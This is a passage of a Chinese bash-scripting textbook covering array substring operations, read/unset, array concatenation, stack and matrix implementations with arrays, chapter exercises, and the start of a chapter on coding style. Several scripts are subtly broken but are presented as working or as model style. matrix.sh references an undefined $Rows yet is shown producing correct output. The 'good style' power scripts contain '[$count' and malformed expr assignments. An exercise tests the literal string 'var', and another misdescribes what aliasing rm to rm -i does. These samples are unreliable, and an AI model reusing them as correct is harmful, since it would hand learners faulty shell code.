string_array.sh 脚本演示了数组的抽取子串、删除子串和替换子串三种功能。对于抽取子串，${city[*]:0}表示数组从第 0 个元素开始的所有元素，即表示数组的全部，Shell 在对一般字符串进行抽取操作时，冒号后的数字表示的是第几个字符，而进行数组的抽取操作时，冒号后的数字表示的是第几个元素，${city[*]:0:2}抽取出数组的第 0 个元素到第 2 个元素之间的所有元素。数组在删除子串时，用#表示删除开头处匹配的最短子串，用##表示删除开头处匹配的最长子串，如，${city[*]#M*a}表示删除每个数组元素的开头与 M*a 匹配的最短子串，city 数组的第 2、3 个元素 Massachusetts 和 Marseilles 包含匹配 M*a 的子串。因此，这两个元素与 M*a 匹配的最短子串都将被删除。数组替换子串时，用/表示第 1 次匹配的子串，用//表示所有匹配的子串，但是，所有匹配的子串是指在 1 个元素中的多次匹配。下面给出 string_array.sh 脚本的执行结果：

```
#例 14-14 string_array.sh 脚本的执行结果
[root@zawu shell-program]# chmod u+x string_array.sh
[root@zawu shell-program]# ./string_array.sh
Extracting Substring
Nanjing Atlanta Massachusetts Marseilles
Atlanta Massachusetts Marseilles
Marseilles
Nanjing Atlanta

Removing Substring
Nanjing Atlanta ssachusetts rseilles
Nanjing Atlanta chusetts rseilles

Replcing Substring
Nanjing Atlanta Year Year
Nanjing Atlanta Year Year
[root@zawu shell-program]#
```

在 string_array.sh 脚本的执行结果中，抽取子串功能的结果十分简单，无须解释。删除子串时，${city[*]#M*a}删除从开头处的 M 到 a 的最短子串，city 数组的 Massachusetts 和 Marseilles 存在匹配子串，故被删除；${city[*]##M*a}删除从开头处的 M 到 a 的最长子串，Massachusetts 的最长子串是 Massa。${city[*]/M*s/Year}和${city[*]//M*s/Year}两条命令得到同样的结果，这是因为/符号第 1 次匹配子串和//符号匹配全部子串都是对于一个数组元素而言，Massachusetts 和 Marseilles 都只有 1 个与 M*s 匹配的子串。因此，两条命令得到相同的结果。

9.2 节所介绍的字符串操作都能用于数组字符串操作，string_array.sh 脚本仅给出三种操作示例。限于篇幅，在此不再展开讨论数组字符串的其他操作。

数组也可以存放 read 命令所读入的用户输入参数，而且内建命令 unset 可以用于清空数组元素或整个数组。下面通过例 14-15 介绍这一用法，新建 arrivedcity.sh 脚本，内容如下：

```
#例 14-15：arrivedcity.sh 脚本演示数组与 read 命令、unset 命令的用法
#!/bin/bash

declare -a arrivedcity                          #将 arrivedcity 声明为数组

echo "What city have you been arrived?"
echo "The input should be separated from each other by a SPACE"
read -a arrivedcity                             #将用户输入存储到 arrivedcity 数组
echo

#for 循环输出数组的全部内容
for i in "${arrivedcity[@]}"
do
  echo "$i"
done

echo "The length of this array is ${#arrivedcity[@]}."
echo "Executing UNSET operation........."
unset arrivedcity[1]                            #清空 arrivedcity[1]元素
echo "The length of this array is ${#arrivedcity[@]}."
echo "Executing UNSET operation........."
unset arrivedcity                               #清空整个数组
echo "The length of this array is ${#arrivedcity[@]}."
```

arrivedcity.sh 脚本首先利用 declare 命令将 arrivedcity 声明为数组类型，再用 read –a 命令将用户输入存储到 arrivedcity 数组之中，用户输入以空格分开。需要说明的是，arrivedcity.sh 脚本中的 declare 命令并不是必需的，若删除 declare 命令，再运行 arrivedcity.sh 脚本，将得到同样的结果。读者不妨一试，为严谨起见，建议读者在使用数组之前使用 declare 命令声明它。接着，arrivedcity.sh 脚本输出 arrivedcity 数组的全部内容，并利用 unset 命令清空一个元素和整个数组后，分别输出 arrivedcity 数组的长度。下面给出 arrivedcity.sh 脚本的执行结果：

```
#例 14-15 arrivedcity.sh 脚本的执行结果
[root@zawu shell-program]# chmod u+x arrivedcity.sh
[root@zawu shell-program]# ./arrivedcity.sh
What city have you been arrived?
The input should be separated from each other by a SPACE
Shanghai Dalian Melbourne Suzhou Beijing

Shanghai
Dalian
Melbourne
Suzhou
Beijing
The length of this array is 5.
Executing UNSET operation.........
The length of this array is 4.
Executing UNSET operation.........
The length of this array is 0.
```

```
[root@zawu shell-program]#
```

执行 arrivedcity.sh 脚本时，我们输入 5 个城市名，中间用空格分隔，结果显示 read 命令成功地将这 5 个城市名存储到 arrivedcity 数组，且 arrivedcity 数组长度为 5。用 unset 命令清空 arrivedcity[1]后，数组长度变为 4，清空 arrivedcity 整个数组之后，数组长度变为 0。

Shell 数组还有一种重要的操作——数组连接，下面通过一个例子说明这一用法，新建名为 combine_array.sh 的脚本，内容如下：

```
#例 14-16：combine_array.sh 脚本演示数组的连接操作
#!/bin/bash

#初始化两个数组，person 数组不连续地进行赋值
city=(Beijing Nanjing Shanghai)
person=(Cai [5]=Wu Tang)

declare -a combine                          #声明 combine 数组
combine=(${city[@]} ${person[@]})           #combine 是 city 和 person 的连接

#以下用 while 循环输出 combine 数组内容
element_count=${#combine[@]}
index=0
while [ "$index" -lt "$element_count" ]
do
   echo "Element[$index]=${combine[$index]}"
   let "index=$index+1"
done
echo

#下面是另外一种数组连接方式
unset combine                               #清空 combine
combine[0]=${city[@]}                       #将 city 数组作为 combine 的一个元素
combine[1]=${person[@]}                     #将 person 数组作为 combine 的另一个元素
#再次输出 combine 数组
element_count=${#combine[@]}
index=0
while [ "$index" -lt "$element_count" ]
do
   echo "Element[$index]=${combine[$index]}"
   let "index=$index+1"
done
echo
```

combine_array.sh 脚本首先定义 city 和 person 两个数组，并对其赋值，对 person 数组的赋值是不连续的，person[0]、person[5]和 person[6]三个元素被赋值。然后，combine_array.sh 脚本声明 combine 数组，combine=(${city[@]} ${person[@]})表示将 city 和 person 数组连接，并赋给 combine 数组，combine_array.sh 脚本用 while 循环输出 combine 数组，这样能更清楚地看出 combine 数组标号及其值的对应关系。接着，combine_array.sh 脚本清空 combine 数组，再利用 combine[0]=${city[@]}和 combine[1]=${person[@]}两个表达式，分别将 city 和 person 数组赋给 combine[0]和 combine[1]两个元素，最后再次用 while 循环输出 combine 数组的值。下面给出 combine_array.sh 脚本的执行结果：

```
#例 14-16 combine_array.sh 脚本的执行结果
[root@zawu shell-program]# chmod u+x combine_array.sh
```

```
[root@zawu shell-program]# ./combine_array.sh
Element[0]=Beijing
Element[1]=Nanjing
Element[2]=Shanghai
Element[3]=Cai
Element[4]=Wu
Element[5]=Tang

Element[0]=Beijing Nanjing Shanghai
Element[1]=Cai Wu Tang
[root@zawu shell-program]#
```

从上面 combine_array.sh 脚本的执行结果可以看出，combine 连接 city 数组和 person 数组之后，combine 的第 0～5 个元素依次存放了 city 和 person 数组的 6 个元素，尽管 person 数组的赋值是不连续的，但是，进行数组连接操作之后，person 数组不连续的元素已经按序存放到 combine 数组了。combine 数组清空后，将 city 和 person 数组赋给 combine[0]和 combine[1]两个元素，combine[0]存放了 city 数组的 3 个元素，并包含分隔这 3 个元素的 2 个空格符，同样，combine[1]存放了 person 数组的 3 个元素及其空格符，而且 person 数组不连续赋值在 combine[1]中已经看不出了。

数组是 Shell 编程中的一种用途极为广泛的结构，而且 Shell 对数组的操作和处理也极为灵活。限于篇幅，本节仅介绍数组的字符串操作、read/unset 和数组连接三方面的内容，下一节通过两个更复杂的例子继续讲述 Shell 数组的用法。

14.3.3 用数组实现简单的数据结构

数据结构是指相互之间存在一种或多种特定关系的数据元素的集合，它直接影响到程序的运行速度和存储效率。bash Shell 不直接支持如堆栈、队列、链表等数据结构，但是，通过数组 bash Shell 可以很容易地实现线性数据结构。对于树形、图等复杂的数据结构，bash Shell 在理论上可以实现，但是具有相当的难度。本节将通过数组实现堆栈、二维数组两种简单的数据结构，为读者使用 bash Shell 实现数据结构提供参考。

首先，我们给出利用数组实现堆栈的脚本，脚本名为 stack.sh，内容如下：

```
#例 14-17：stack.sh 脚本演示利用数组实现堆栈的方法
#!/bin/bash

MAXTOP=50                                   #堆栈所能存放元素的最大值

TOP=$MAXTOP                                 #定义栈顶指针，初始值是$MAXTOP

TEMP=                                       #定义一个临时全局变量，存放出栈元素，初始值为空
declare -a STACK                            #定义全局数组 STACK

#push 函数是进栈操作，可以同时将多个元素压入堆栈
push()
{
if [ -z "$1" ]                              #若无任何参数输入，立即返回
then
   return
fi
```

```
#下面的until 循环将push 函数的所有参数都压入堆栈
until [ $# -eq 0 ]
do
let TOP=TOP-1                          #栈顶指针减 1
STACK[$TOP]=$1                              #将第 1 个参数压入堆栈
shift                                  #脚本参数左移 1 位，$#减 1
done

return
}

#pop 函数是出栈操作，执行 pop 函数使得栈顶元素出栈
pop()
{
TEMP=                                  #清空临时变量

if [ "$TOP" -eq "$MAXTOP" ]            #若堆栈为空，立即返回
then
 return
fi

TEMP=${STACK[$TOP]}                    #栈顶元素出栈
unset STACK[$TOP]
let TOP=TOP+1                          #栈顶指针加 1
return
}

#status 函数用于显示当前堆栈内的元素，以及 TOP 指针和 TEMP 变量
status()
{
echo "==========================="
echo "==========STACK=========="
for i in ${STACK[@]}
do
echo $i
done
echo
echo "Stack Pointer=$TOP"
echo "Just popped \""$TEMP"\" off the stack"
echo "==========================="
echo
}


#下面进入测试堆栈功能的代码段
push yukicaiqing                       #压入一个元素
status
push zawuster robin tang               #压入三个元素
status

pop                                    #出栈
pop                                    #出栈
status
push Knuth                             #压入一个元素
```

```
push Ullman Yanchun                    #压入两个元素
status
```

stack.sh 脚本利用数组实现了堆栈操作。我们曾在 9.1 节介绍 DIRSTACK 变量时简单介绍了堆栈的概念，在此不再赘述。stack.sh 脚本定义了三个函数：push、pop 和 status，push 函数能将字符串压入堆栈，pop 函数能弹出栈顶元素，status 函数打印当前堆栈的状态信息。另外，stack.sh 脚本定义了四个全局变量：MAXTOP 记录了堆栈的最大长度，即堆栈最多可以包含 MAXTOP 个元素；TOP 记录栈顶指针，即指向当前栈顶元素的数组标号；TEMP 记录最近出栈的元素；数组 STACK 记录了堆栈内容。push 函数较为复杂，它可以紧跟任意个输入参数，也就是可以同时将多个元素压入堆栈，push 函数首先利用 if/then 结构判断位置参数$1 是否为空，如果$1 为空，说明无字符串需要入栈，push 函数立即结束；否则，说明存在若干元素需要入栈。接着，push 函数使用了 until 循环结构逐个将输入参数压入堆栈，循环体内的入栈操作首先将 TOP 指针减 1，即 TOP 指针移动到一个新位置，然后，STACK[$TOP]=$1 语句将位置参数$1 赋给 TOP 指针所对应的 STACK 数组元素，这样的赋值方式使得堆栈的第 1 个元素存储在 STACK 数组的 MAXTOP-1 位置、第 2 个元素存储在 STACK 数组的 MAXTOP-2 位置、第 3 个元素存储在 STACK 数组的 MAXTOP-3 位置，以此类推。将一个位置参数压入堆栈后，执行 shift 命令，shift 命令完成两个功能：第一，所有的位置参数左移 1 位，即$2 移到$1 的位置，$3 移到$2 的位置，以此类推；第二，$#变量值减 1。依赖上述的 shift 命令的两个功能，下一次的 until 循环就可以对下一个位置参数进行处理，被处理的位置参数标号依然是$1，直到$#变量等于 0 时，所有的位置参数处理完毕，until 循环结束，push 函数随之结束。pop 函数相对简单，首先判断 TOP 是否等于 MAXTOP，若是，则表明堆栈中无元素，无须执行 pop 操作，否则，利用 TEMP=${STACK[$TOP]}赋值语句，将栈顶元素赋给 TEMP 变量，清空 STACK[$TOP]的值，并将 TOP 指针加 1，TOP 指针就指向了下一个栈顶元素。status 利用 for 循环输出 STACK 数组的所有元素，即堆栈的全部内容，并输出 TOP 变量和 TEMP 变量。

三个函数之后，我们在 stack.sh 脚本中添加了测试堆栈的一段代码，首先执行两次 push 函数，第 2 个 push 函数同时将三个元素压入堆栈，再执行两次 pop 函数，最后，再执行两次 push 函数。下面给出 stack.sh 脚本的执行结果：

```
#例 14-17 stack.sh 脚本的执行结果
[root@zawu shell-program]# chmod u+x stack.sh
[root@zawu shell-program]# ./stack.sh
#执行完 push yukicaiqing 后的结果
===========================
==========STACK==========
yukicaiqing

Stack Pointer=49
Just popped "" off the stack
===========================

#执行完 push zawuster robin tang 后的结果
===========================
==========STACK==========
tang
```

```
robin
zawuster
yukicaiqing

Stack Pointer=46
Just popped "" off the stack
==========================

#执行两次 pop 之后的结果
==========================
==========STACK==========
zawuster
yukicaiqing

Stack Pointer=48
Just popped "robin" off the stack
==========================

#执行完 push Knuth 和 push Ullman Yanchun 之后的结果
==========================
==========STACK==========
Yanchun
Ullman
Knuth
zawuster
yukicaiqing

Stack Pointer=45
Just popped "robin" off the stack
==========================

[root@zawu shell-program]#
```

上面的 stack.sh 脚本执行结果清晰地显示了执行这些命令之后堆栈状态的变化。需要说明的是，当执行 push Ullman Yanchun 等将多个元素进栈操作时，stack.sh 脚本先将 Ullman 压入堆栈，再将 Yanchun 压入堆栈，因此，Yanchun 是栈顶元素。

下面再介绍一个利用数组实现二维数组的例子。二维数组可以表示矩阵，具有广泛的用途，下面给出的 matrix.sh 脚本创建一个 5×5 的二维数组，并以逐行打印和旋转 45°打印两种方式打印该二维数组，matrix.sh 脚本内容如下：

```
#14-18：matrix.sh 脚本创建一个二维数组，并以两种方式将它打印出来
#!/bin/bash

#定义行数、列数，及数组名
ROW=5
COL=5
declare -a MATRIX

 load_alpha ()
 {
 local rc=0
 local index

#for 循环将 A～Y 这 25 个字符存储到 MATRIX 数组
```

```
for i in A B C D E F G H I J K L M N O P Q R S T U V W X Y
 do
   local row=`expr $rc / $COL`
   local column=`expr $rc % $ROW`
   let "index = $row * $Rows + $column"
   alpha[$index]=$i
   let "rc += 1"
 done
 }

 print_alpha ()
 {
 local row=0
 local index

 echo

 #逐行打印 MATRIX 数组
 while [ "$row" -lt "$ROW" ]
 do
   local column=0
   echo -n "       "
   while [ "$column" -lt "$COL" ]
   do
     let "index = $row * $Rows + $column"
     echo -n "${alpha[index]} "
     let "column += 1"
   done
   let "row += 1"
   echo
 done
echo
 }

 filter ()            # 过滤掉负的数组下标.
 {

 echo -n "  "         # 产生倾斜.
                      # 解释一下，这是怎么做到的.

 if [[ "$1" -ge 0 &&  "$1" -lt "$ROW" && "$2" -ge 0 && "$2" -lt "$COL" ]]
 then
     let "index = $1 * $ROW + $2"
     # 现在按照旋转方向进行打印.
     echo -n " ${alpha[index]}"
     #          alpha[$row][$column]
 fi
}

rotate ()             # 将数组逆时针旋转 45°
{                     # 从左下角进行“平衡”.
local row
local column

 for (( row = ROW; row > -ROW; row-- ))
```

```
        do
        for (( column = 0; column < COL; column++ ))
        do

          if [ "$row" -ge 0 ]
          then
            let "t1 = $column - $row"
            let "t2 = $column"
         else
           let "t1 = $column"
           let "t2 = $column + $row"
         fi

         filter $t1 $t2              # 将负的数组下标过滤出来
       done

      echo; echo
      done
     }

     #下面利用上述函数创建二维数组，逐行和旋转 45° 打印数组
     load_alpha                      # 加载数组
     print_alpha                     # 打印数组
     rotate                          # 逆时针旋转 45° 打印
```

matrix.sh 脚本定义三个全局变量，ROW 和 COL 分别表示二维数组的行数和列数，MATRIX 是数组名。然后，matrix.sh 脚本定义了四个函数，其中，load_alpha 函数用于将 A～Y 这 25 个字母存储到 MATRIX 数组中。为了模拟出二维数组的效果，我们通过行号和列号计算出索引值，即 index 变量值，而行号和列号是由字母的序号来确定的，即 rc 变量；print_alpha 函数实现逐行打印二维数组，while 循环通过对列的控制来实现逐行打印功能；filter 函数是为 rotate 函数作准备的，rotate 函数实现了逆时针旋转 45° 打印二维数组 MATRIX 的功能，由于 MATRIX 矩阵是正方形，因此，通过计算 t1 和 t2 变量，再过滤掉 t1 和 t2 变量中的负值，就可实现 MATRIX 矩阵的逆时针旋转。下面给出 matrix.sh 脚本的执行结果：

```
    #14-18 matrix.sh 脚本的执行结果
    [root@jselab shell-book]# chmod u+x matrix.sh
    [root@jselab shell-book]# ./matrix.sh

          A B C D E
          F G H I J
          K L M N O
          P Q R S T
          U V W X Y


    #下面是逆时针旋转 45° 的 MATRIX 数组打印结果
              E

            D   J

          C   I   O

        B   H   N   T
```

```
    A   G   M   S   Y

      F   L   R   X

        K   Q   W

          P   V

            U

[root@jselab shell-book]#
```

从上述结果可以看出，matrix.sh 成功地实现了二维数组的创建、逐行打印，以及旋转 45°打印功能。事实上，Shell 脚本语言是不支持二维数组的，我们只是用一维数组模拟了二维数组，二维数组仍然存储在一维数组中，只是通过行号和列号能计算出数组的索引而已，这种方法可以使 Shell 脚本语言用于定义二维数组和矩阵。

14.4 本章小结

别名、列表及数组这三个知识点相对独立，本章分别对这三部分内容进行了详细探讨。首先介绍建立别名和删除别名的基本用法，并讨论了 if/then 结构、循环和函数等混合型结构不支持 alias 命令的特性；其次，介绍了与列表和或列表两种结构，包括与或列表的基本格式，以及与或列表的区别等内容；最后，从数组最基本的赋值方法入手，逐步展开，详细讨论了数组操作、字符串处理，以及如何利用数组实现堆栈和二维数组等数据结构等内容。

14.5 上机提议

1．将 lm 设为 ls –l | more 命令的别名，用于翻页显示文件和目录列表；将 rm 设为 rm –i 的别名，用于递归删除某目录。

2．编写一个函数，在函数中将 lm 设为 ls –l | more 命令的别名，观察执行 lm 命令是否能成功。

3．14.2 节中的 andlist1.sh 脚本也可以改写成 if/then 结构，下面给出这段代码，请执行以下脚本，并分析 if/then 结构和与列表之间的逻辑运算关系。

```
#!/bin/bash

if [ -n "$1" ]
then
  echo "The 1st argument=$1"
fi
if [ -n "$2" ]
then
```

```
   echo "The 2nd argument=$2"
   echo "At least TWO arguments are passed to this script."
else
echo "Less than TWO arguments are passed to this script."
fi
exit 0
```

4．下面给出一组嵌套的与或列表，执行它们，观察结果，并分析原因。

```
false && true || echo "Hello World!"
false && ( true || echo "Hello World!" )
who || false || echo "Hello World!"
who && date || ls
who && ( date || ls )
```

5．下面的脚本使得变量 var 保存所有的输入参数，但是，若该脚本未带输入参数，var 变量被设置为默认值 DEFAULT，执行下面的脚本，体会与列表灵活的用法。

```
#!/bin/bash

var=$@
[ -z "var" ] && var=DEFAULT
echo "var=$var"
```

6．将 14.3.1 节 array_print1.sh 脚本的 for 循环中${city[@]}用引号引起来，并执行之，观察结果。然后，将@改成*，再次执行，观察结果。

7．建立一个数组，数组名为 new_array，需要对 new_array[0]～new_array[3]、new_array[100]、new_array[1000]～new_array[1002]、new_array[2000]这些元素进行赋值。

8．执行下面的脚本，体会这些数组操作的意义和用法。

```
#!/bin/bash

number=(one two three four five six seven)
echo ${number[0]}
echo ${number:0}
echo ${number:1}
echo ${number:6}
echo ${#number[0]}
echo ${#number}
echo ${#number[1]}
echo ${#number[5]}
echo ${#number[*]}
echo ${#number[@]}
```

9．下面给出另一种输出数组所有元素的代码，请读者将代码中的 array 数组赋值，然后测试这段代码。

```
declare -a array
element_count=${#array[*]}
index=0
while ["$index" -lt "$element_count" ]
do
   echo ${array[$index]}
   let "index=$index+1"
done
```

10．下面对 14.3.2 节的 string_array.sh 脚本进行了扩充，以演示更多的数组字符串操作，请读者执行该脚本，观察结果，并分析其原因。

```
echo "Longest match from back of array"
echo ${city[@]%%s*s}

echo "Substring Replacement"
echo ${city[@]//Ma/}
echo ${city[@]/#Ma/Re}
echo ${city[@]/%e*s/XYZ}
```

11．14.3.3 节所述的 stack.sh 脚本利用数组实现了堆栈操作，push 函数能够同时将多个元素压入堆栈。修改 pop 函数，使 pop 函数能带一个输入参数，该参数表示同时弹出多少个元素，若 pop 函数不带输入参数，则表示弹出 1 个元素，如：pop 5 表示弹出 5 个栈顶元素、pop 9 表示弹出 9 个栈顶元素、pop 表示弹出 1 个栈顶元素。pop 函数需要检查边界操作，如：堆栈元素小于 n 却执行 pop n 时，pop 函数需要返回错误码。

12．利用 stack.sh 脚本实现四则运算计算器，能够计算四则运算表达式的值，如：用户输入表达式 3+90*(9-5)/3-23 之后，四则运算计算器返回该表达式的值。（提示：将数字、运算符、括号先压入堆栈，再逐个出栈，分别编写处理数字、运算符和括号的函数）

第 15 章 一些混杂的主题

本章罗列了无法归入其他章节的一些混杂主题，首先介绍 Shell 脚本编程必须了解的问题：如何编写优良风格的 Shell 脚本，如何优化 Shell 脚本；接着介绍两个 Linux 的特殊命令：shift 和 getopts，并讨论了交互式和非交互式的 Shell 脚本的使用策略；然后，讲解 Linux 中的两个伪文件系统：/dev 和/proc 伪文件系统；最后，介绍 Shell 包装、带颜色的脚本，以及 Linux 脚本安全等问题。

15.1 脚本编写风格

在维护系统、排查故障、优化性能的过程中，无一不和 Linux Shell 脚本紧密相关，所以，Shell 脚本编程是提高我们工作效率的有效方法之一。如果你仅仅是编写一些小的脚本，脚本代码只有十来行或几十行，脚本风格并不是那么重要。但如果你编写的脚本超过百行，或者你希望过一段时间之后，自己还能够正确地理解脚本的内容，就必须养成良好的脚本编程习惯。在诸多编程习惯中，编程风格是最重要的一项内容。

良好的编程风格可以帮助开发人员提高工作效率。如果你阅读过 Linux 内核源代码，可能会被程序的优美编排所倾倒。良好的编程风格可以增加代码的可读性，并帮助你理清头绪。良好清晰的版式能让人一目了然，让阅读者有清晰的逻辑。Shell 编写风格最能体现一个 Linux Shell 程序员的综合素质。

下面的内容将讲解如何编写良好风格的脚本，当然这些脚本风格仅仅是本书定义的编程风格，希望通过本书的学习，可以为读者养成良好的编程习惯提供借鉴。

15.1.1 缩进

在 Linux 内核的源代码中，可以看到 Linux 内核源代码的编码风格说明，Linus 为 Linux 内核定义的 C 语言编码风格要点：缩进时使用长度为 8 个字符宽的 Tab 键。如果程序的缩进超过 3 级，则应考虑重新设计程序。这种编程风格同样可以应用到 Linux Shell 编程中，在这里推荐的缩进格式是 4 个字符，程序设计的风格最多为 3 级。下面的例 15-1 的 bad_style_indent.sh 脚本没有实现缩进格式是 4 个字符，而是每个字符都和上面的对齐，这种格式看起来就非常凌乱，不容易让人一下子看出每个循环或判断的范围。

```
#例 15-1：一种坏风格缩进形式的脚本
#bad_style_indent.sh
#! /bin/bash
power()
{
#将传递的参数值赋给 x 和 y
x=$1
y=$2
#初始化循环变量和结果
count=1
result=1
#通过循环实现幂计算
while [ $count -le $y ]
do
let "result= result * x"
let "count=count + 1"
done
return $result
}
#提示用户通过命令行输入两个整数
```

```
echo "Enter two numbers"
read num1 num2
#调用函数将结果输出
power $num1 $num2
answer=$?

#将结果输出
echo "$num1 to $num2 is $answer"
```

脚本 bad_style_indent.sh 没有明显的空行和编码解释，尤其是该缩进的地方没有缩进，让人很难通读整个脚本。该脚本通过用户输入两个数，用于计算第一个数的幂计算，第二个数标出了第一个数的多少次幂，启用函数 power 完成该计算操作，而函数后的 echo 语句提示用户输入两个数用于幂计算，通过最后一行的 echo 语句完成对幂计算结果的保存，输出结果为：

```
#例 15-1 中 bad_style_indent.sh 脚本的执行结果
[root@localhost chapter15]# ./bad_style_indent.sh
Enter two numbers
2 5
2 to 5 is 32
[root@localhost chapter15]#
```

例 15-2 中的脚本 good_style_indent.sh 是对例 15-1 的 bad_style_indent.sh 脚本进行改写，可以看出该脚本让人看上去一目了然。

```
#例 15-2：一种好风格缩进形式的脚本，是对例 15-1 中的脚本进行的改写
#good_style_indent.sh
#!/bin/bash

power()
{
    #将传递的参数值赋给 x 和 y
    x=$1
    y=$2
    #初始化循环变量和结果
    count=1
    result=1
    #通过循环实现幂计算
    while [$count -le $y ]
    do
        let "result= result * x"
        let "count=count + 1"
    done
    return $result
}
#提示用户通过命令行输入两个整数
echo "Enter two numbers: "
read num1 num2
#调用函数将结果输出
power $num1 $num2
answer=$?
#将结果输出
echo "$num1 to $num2 is $answer"
```

所以，在编写脚本时，在必要的时候要通过缩进来增加脚本的可读性，尤其是在函数或判断循环等结构中要记得缩进，其目的就是为了清楚地定义一个块的开始和结束。例 15-2 中的脚本 good_style_indent.sh 仅仅是加了必要的缩进，脚本的执行结果和例 15-1 相同，这里就

不再显示其执行结果。

15.1.2 {}的格式

在 Linux Shell 编程中，“{}”括号主要用于对函数体的范围进行界定，现有的“{}”括号的格式主要包括两种，一种是“{”括号与“}”括号每个占用一行，缩进与函数名一致，而函数体则缩进 4 个字符，其格式如下：

```
function_name()
{
    commands
    …
}
```

另外一种格式是“{”括号与函数名在同一行中，函数体缩进 4 个字符，而“}”括号则单独占用一行，其格式如下：

```
function_name(){
    command
    …
    command
}
```

这两种格式都是常用的“{}”括号的格式，使用时要注意其一致性，不要两种格式混用。

15.1.3 空格和空行的用法

Linux Shell 脚本执行时，空格和空行不占用内存，所以，在编写 Linux Shell 脚本时可以使用空格或空行来使编写的 Shell 脚本看上去美观大方。

对于空格来说，缩进是空出四个空格，而运算符（赋值运算符除外）前后则空出一个空格，这样可以使这些运算符看起来更清晰。下面举例说明：

```
a= 'expr num1 + num2 '
value >>= 2
value += 6
v=19 % 5
```

对于赋值运算符“=”，其左右不能加空格，否则会发生不必要的错误，错误如下：

```
[root@localhost ~]# value = 4
-bash: value: command not found
[root@localhost ~]#
```

对于判断运算符来说，一般在 if 后要加空格与“[”运算符隔开，其格式如下：

```
   if [ "$ANSWER" == "$i" ]
    then
        exit;
    fi
```

对于空行来说，空行起着分隔代码的作用，添加必要的空行有时是必需的，一般说来，在函数的开始和结束、判断或循环的始末、函数调用始末以及前后联系不紧密的地方都要加空格，这样的脚本更具有观赏性，例 15-2 中的脚本其实看上去显得非常紧凑，可以加上几行空行使代码更清晰。下面的例 15-3 就是在例 15-2 的基础上加上了空行，看上去清晰了很多。

```
#例 15-3：在例 15-2 的基础上加上必要的空行使代码更清晰
#!/bin/bash
```

```
#该函数用于幂计算
power()
{
    #将传递的参数值赋给 x 和 y
    x=$1
    y=$2

    #初始化循环变量和结果
    count=1
    result=1

    #通过循环实现幂计算
    while [$count -le $y ]
    do
        let result= 'expr ${result} * $x '
        count= 'expr ${count} + 1 '
    done

    #输出循环结果
    return $result
}

#提示用户通过命令行输入两个参数
echo "Enter two numbers: "
read num1 num2

#调用函数实现幂计算
power $num1 $num2

#显示结果
answer=$?
echo "$num1 to $num2 is $answer"
```

15.1.4 判断和循环的编程风格

判断包括 if 结构、if/else 结构、if/elif/else 结构以及 case 结构。下面列出了常用的 if/else 结构和 if/elif/else 的编程风格，其他两种格式就不一一列举。

```
#if/else 结构编程风格
if expression1
then
    commands1
    …
else
     commands2
     …
fi

#if/elif/else 结构编程风格
if expression1
then
commands1
…
elif expression2
then
```

```
    commands2
    …
elif expressionN
then
    commandsN
    …
else
   commands(N+1)
   …
fi
```

循环主要包括 for、while 和 until 三种循环，其中 for 循环和 while 是比较常用的两种循环，下面是这两种循环的编程风格。

```
#while 循环的编程风格
while condition
do
    commands
    …
done

#列表 for 循环编程风格
for var in value_list
do
    commands
    …
done

#类 C 风格的 for 循环编程风格
for ( init var ; condition ; change var )
do
    commands
    …
done
```

15.1.5 命名规范

在对函数进行命名时，每个人都有自己的标准。本书会推荐两种，希望这两种标准成为读者以后编程时的命名规范。比较著名的命名规则首推匈牙利命名法，这种命名方法是由 Microsoft 程序员查尔斯·西蒙尼（Charles Simonyi）提出的。其主要思想是“在变量和函数名中加入前缀，以增进人们对程序的理解”。匈牙利命名法的关键是：标识符的名字以一个或者多个小写字母开头作为前缀；前缀之后的是首字母大写的一个单词或多个单词组合，该单词要指明变量的用途。骆驼（Camel）命名法近年来越来越流行，在许多新的函数库和 Java 开发平台下使用得相当多。正如它的名称所表示的那样，骆驼命名法指的是混合使用大小写字母来构成标识符的名字，其中的第一个单词首字母小写，余下的单词首字母大写。帕斯卡（Pascal）命名法与骆驼命名法类似。只不过骆驼命名法是第一个单词首字母小写，而帕斯卡命名法则是第一个单词首字母大写。

对于以上的几种命名规则，本书认为对变量或函数进行描述时常用的是骆驼命名法和匈牙利命名法，因此，我们推荐使用这两种命名标准。

对于函数来说，一般是根据函数的功能来进行命名，通常有两种命名方式：

- 对于一些复杂点的函数操作，可以使用“操作对象+操作”的形式进行命名，如：array_sort()函数，从字面上就可以看出，该函数用于对数字进行排序。
- 对于简单的函数，可以直接用操作名作为函数名，但要注意不要和系统的命令相同，否则容易造成不必要的错误，如 address()，对该函数进行操作。

对于变量来说，一般是通过匈牙利命名法进行命名：

- 对于单个英文单词就可命名的，可直接用该单词进行命名，如变量 average 可用于对变量“平均数”进行命名。
- 对于单个单词无法命名的单词，可通过双单词或多单词形式的缩略词来进行命名，如：dir_num 可以用于命名变量“目录个数”。

对于常量来说，可通过将该变量全部设置为大写与变量形成区别，下面是常量的命名方式：

- 对于单个单词可以命名的，可直接使用该单词的全部大写形式进行命名，如：常量 TOTAL 可对常量“总数”进行命名。
- 对于单个单词无法表达清晰的常数的，可通过加下画线的形式对其进行命名，如：常数 GLOBAL_CON 可对常量“全局常量”进行命名。

15.1.6 注释风格

代码中的注释是必需的，否则编写完脚本一段时间后，就容易忘记该脚本的用途，但过量的注释会使脚本看起来很复杂，所以，在加注释时要有一个度。注释应该放在命令使用之前，如果是变量，建议注释与变量处于同一行，使结构更紧凑。函数的注释也应该放在函数体之前，并且要对函数功能、变量使用、返回值等进行简单的描述。

例 15-4 是一个编程风格良好的 Linux 脚本的例子。在该例中，首先注释了脚本名称，其次，指定该脚本作者、完成脚本的日期以及脚本的用途，接着声明了一个退出状态值 65，用于表示没有指定的目录的错误，然后定义了一个要删除的目录。脚本中存在函数时，首先指定函数名和函数的用途，然后指定函数的参数和返回值，最后声明函数并编写函数。凡是重要的命令，都要注释该命令行的用途，以便以后查看脚本时能及时了解脚本的用途。在本书中，由于篇幅原因，没有严格按照该编程风格对脚本进行编写。

```
#例 15-4：一个编程风格良好的 Linux Shell 脚本
 #!/bin/bash

 #***************************************************  #
#                high_quality_script.sh            #
#          written by Wang Youquan               #
#              March 17, 2010                  #
 #                                            #
#          删除指定目录下的所有文件               #
#**************************************************** #

 No_DIR=65                              # 没有这个目录时的返回值
rm_dir=/home/wyq/shell/rmdir            # 想要清除的目录.

 # -------------------------------------------------------------  #
 # cleanup_pfiles ()                            #
# 删除指定目录中的所有文件.              #
```

```
# Parameter: $target_directory                    #
# 返回值: 0 表示成功, 失败返回$E_BADDIR.    #
# ------------------------------------------------------------ #
dfile_delete ()
{
    if [ ! -d "$1" ]  # 判断要删除的目录是否存在
    then
        echo "$1 is not a directory."
        return $ No_DIR
     fi

    # 删除文件
    rm -f "$1"/*

